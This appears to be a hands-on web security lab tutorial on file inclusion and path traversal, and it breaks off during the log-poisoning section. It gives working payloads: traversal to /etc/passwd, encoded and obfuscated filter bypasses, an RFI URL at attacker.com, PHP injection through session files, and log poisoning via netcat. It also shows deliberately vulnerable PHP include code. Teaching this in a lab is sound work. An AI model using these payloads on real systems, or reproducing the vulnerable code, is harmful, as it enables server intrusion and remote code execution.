File Inclusion, Path Traversal
Introduction
Introduction
File Inclusion and Path Traversal are vulnerabilities that arise when an application allows external input to change the path for accessing files. For example, imagine a library where the catalogue system is manipulated to access restricted books not meant for public viewing. Similarly, in web applications, the vulnerabilities primarily arise from improper handling of file paths and URLs. These vulnerabilities allow attackers to include files not intended to be part of the web application, leading to unauthorized access or execution of code.
Objectives
- Understand what File Inclusion and Path Traversal attacks are and their impact.
- Identify File Inclusion and Path Traversal vulnerabilities in web applications.
- Exploit these vulnerabilities in a controlled environment.
- Understand and apply measures to mitigate and prevent these vulnerabilities.
Prerequisites
- Basic understanding of web application architecture and server-side scripting.
- Familiarity with common programming languages used in web
development, like PHP.
- Basic knowledge of OWASP ZAP or Burp Suite.
- Basic knowledge of File Inclusion vulnerabilities.
?Answer the questions below
- Deploy the target VM attached to this task by pressing the green Start Lab Machine button. After obtaining the machine's generated IP address, you can either use the AttackBox or your own VM connected to TryHackMe's VPN. After 3 minutes, visit http://MACHINE_IP to access the machine.
Web Application Architecture
Structure of a Web Application

Web applications are complex systems comprising several components working together to deliver a seamless user experience. At its core, a web application has two main parts: the frontend and the backend.
Frontend: This is the user interface of the application, typically built using frameworks like React, Angular, or Vue.js. It communicates with the backend via APIs.
Backend: This server-side component processes user requests, interacts with databases, and serves data to the frontend. It's often developed using languages like PHP, Python, and Javascript and frameworks like Node.js, Django, or Laravel.
One of the fundamental aspects of web applications is the client-server model. In this model, the client, usually a web browser, sends a request to the server hosting the web application. The backend server then processes this request and sends back a response. The client and server communication usually happens over the HTTP/HTTPS protocols.
Server-Side Scripting and File Handling
Server-side scripts run on the server and generate the content of the frontend, which is then sent to the client. Unlike client-side scripts like JavaScript in the browser, server-side scripts can access the server's file system and databases. File handling is a significant part of server-side scripting. Web applications often need to read from or write to files on the server. For example, reading configuration files, saving user uploads, or including code from other files.
For example, the application below includes a file based on user input.


If this input is not correctly validated and sanitized, an attacker might exploit the vulnerable parameter to include malicious files or access sensitive files on the server. In this case, the attacker could view the contents of the server's passwd file.
In short, file inclusion and path traversal vulnerabilities arise when user inputs are not
properly sanitized or validated. Since attackers can inject malicious payloads to log files /var/log/apache2/access.log and manipulate
file paths to execute the logged payload, an attacker can achieve remote code execution. An attacker may also read configuration files that contain sensitive information, like database credentials, if the application returns the file in plaintext. Lastly, insufficient error handling may also reveal system paths or file structures, providing clues to attackers
about potential targets for path traversal or file inclusion
attacks.
?Answer the questions below
- Click me to proceed to the next task.
File Inclusion Types
Basics of File Inclusion
A traversal string, commonly seen as ../, is used in path traversal attacks to navigate through the directory structure of a file system. It's essentially a way to move up one directory level. Traversal strings are used to access files outside the intended directory.
Relative pathing refers to locating files based on the current directory. For example, include('./folder/file.php') implies that file.php is located inside a folder named folder, which is in the same directory as the executing script.
Absolute pathing involves specifying the complete path starting from the root directory. For example, /var/www/html/folder/file.php is an absolute path.
Remote File Inclusion
Remote File Inclusion, or RFI, is a vulnerability that allows attackers to include remote files, often through input manipulation. This can lead to the execution of malicious scripts or code on the server.
Typically, RFI occurs in applications that dynamically include
external files or scripts. Attackers can manipulate parameters in a request to point to external malicious files. For example, if a web application uses a URL in a GET parameter like
include.php?page=http://attacker.com/exploit.php, an
attacker can replace the URL with a path to a malicious script.
Local File Inclusion
Local File Inclusion, or LFI, typically occurs when an attacker exploits vulnerable input fields to
access or execute files on the server. Attackers usually exploit poorly sanitized input fields to
manipulate file paths, aiming to access files outside the intended
directory. For example, using a traversal string, an attacker might access sensitive files like
include.php?page=../../../../etc/passwd.
While LFI primarily leads to unauthorized file access, it can escalate to RCE. This can occur if the attacker can upload or inject executable code into a file that is later included or executed by the server. Techniques such as log poisoning, which means injecting code into log files and then including those log files, are examples of how LFI can lead to RCE.
RFI vs LFI Exploitation Process

This diagram above differentiates the process of exploiting RFI and LFI vulnerabilities. In RFI, the focus is on including and executing a remote file, whereas, in LFI, the attacker aims to access local files and potentially leverage this access to execute code on the server.
?Answer the questions below
- What kind of pathing refers to locating files based on the current directory?
- What kind of pathing involves the file's complete path, which usually starts from the root directory?
Base Directory Breakouts
Base Directory Breakout
In web applications, safeguards are put in place to prevent path traversal attacks. However, these defences are not always foolproof. Below is the code of an application that insists that the filename provided by the user must begin with a predetermined base directory and will also strip out file traversal strings to protect the application from file traversal attacks:
           function containsStr($str, $subStr){
    return strpos($str, $subStr) !== false;
}

if(isset($_GET['page'])){
    if(!containsStr($_GET['page'], '../..') && containsStr($_GET['page'], '/var/www/html')){
        include $_GET['page'];
    }else{
        echo 'You are not allowed to go outside /var/www/html/ directory!';
    }
}
It's possible to comply with this requirement and navigate to other directories. This can be achieved by appending the necessary directory traversal sequences after the mandatory base folder.

For example, go to http://MACHINE_IP/lfi.php and use the payload /var/www/html/..//..//..//etc/passwd.
The PHP function containsStr checks if a substring exists within a string. The if condition checks two things. First, if $_GET['page'] does not contain the substring ../.., and if $_GET['page'] contains the substring /var/www/html, however, ..//..// bypasses this filter because it still effectively navigates up two directories, similar to ../../. It does not exactly match the blocked pattern ../.. due to the extra slashes. The extra slashes // in ..//..// are treated as a single slash by the file system. This means ../../ and ..//..// are functionally equivalent in terms of directory navigation but only ../../ is explicitly filtered out by the code.
Obfuscation
Obfuscation techniques are often used to bypass basic security filters that web applications might have in place. These filters typically look for obvious directory traversal sequences like ../. However, attackers can often evade detection by obfuscating these sequences and still navigate through the server's filesystem.
Encoding transforms characters into a different format. In LFI, attackers commonly use URL encoding (percent-encoding), where characters are represented using percentage symbols followed by hexadecimal values. For instance, ../ can be encoded or obfuscated in several ways to bypass simple filters.
- Standard URL Encoding:
../becomes%2e%2e%2f - Double Encoding: Useful if the application decodes inputs twice.
../becomes%252e%252e%252f - Obfuscation: Attackers can use payloads like
....//, which help in avoiding detection by simple string matching or filtering mechanisms. This obfuscation technique is intended to conceal directory traversal attempts, making them less apparent to basic security filters.
For example, imagine an application that mitigates LFI by filtering out ../:
           $file = $_GET['file'];
$file = str_replace('../', '', $file);

include('files/' . $file);
An attacker can potentially bypass this filter using the following methods:
URL Encoded Bypass: The attacker can use the URL-encoded version of the payload like
?file=%2e%2e%2fconfig.php. The server decodes this input to../config.php, bypassing the filter.Double Encoded Bypass: The attacker can use double encoding if the application decodes inputs twice. The payload would then be
?file=%252e%252e%252fconfig.php, where a dot is%252e, and a slash is%252f. The first decoding step changes%252e%252e%252fto%2e%2e%2f. The second decoding step then translates it to../config.php.Obfuscation: An attacker could use the payload
....//config.php, which, after the application strips out the apparent traversal string, would effectively become../config.php.
?Answer the questions below
- Click me to proceed to the next task.
LFI2RCE - Session Files
PHP Session Files
PHP session files can also be used in an LFI attack, leading to Remote Code Execution, particularly if an attacker can manipulate the session data. In a typical web application, session data is stored in files on the server. If an attacker can inject malicious code into these session files, and if the application includes these files through an LFI vulnerability, this can lead to code execution.

For example, the vulnerable application hosted in http://MACHINE_IP/sessions.php contains the below code:
           if(isset($_GET['page'])){
    $_SESSION['page'] = $_GET['page'];
    echo "You're currently in" . $_GET["page"];
    include($_GET['page']);
}
An attacker could exploit this vulnerability by injecting a PHP code into their session variable by using <?php echo phpinfo(); ?> in the page parameter.

This code is then saved in the session file on the server. Subsequently, the attacker can use the LFI vulnerability to include this session file. Since session IDs are hashed, the ID can be found in the cookies section of your browser.

Accessing the URL sessions.php?page=/var/lib/php/sessions/sess_[sessionID] will execute the injected PHP code in the session file. Note that you have to replace [sessionID] with the value from your PHPSESSID cookie.
?Answer the questions below
- Click me to proceed to the next task.
LFI2RCE - Log Poisoning
Log Poisoning
Log poisoning is a technique where an attacker injects executable code into a web server's log file and then uses an LFI vulnerability to include and execute this log file. This method is particularly stealthy because log files are shared and are a seemingly harmless part of web server operations. In a log poisoning attack, the attacker must first inject malicious PHP code into a log file. This can be done in various ways, such as crafting an evil user agent, sending a payload via URL using Netcat, or a referrer header that the server logs. Once the PHP code is in the log file, the attacker can exploit an LFI vulnerability to include it as a standard PHP file. This causes the server to execute the malicious code contained in the log file, leading to RCE.

For example, if an attacker sends a Netcat request to the vulnerable machine containing a PHP code:
           $ nc MACHINE_IP 80
<?php echo phpinfo(); ?>
HTTP/1.1 400 Bad Request
Date: Thu, 23 Nov 2023 05:39:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 335
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at MACHINE_IP.eu-west-1.compute.internal Port 80</address>
</body></html>
The code will then be logged in the server's access logs.
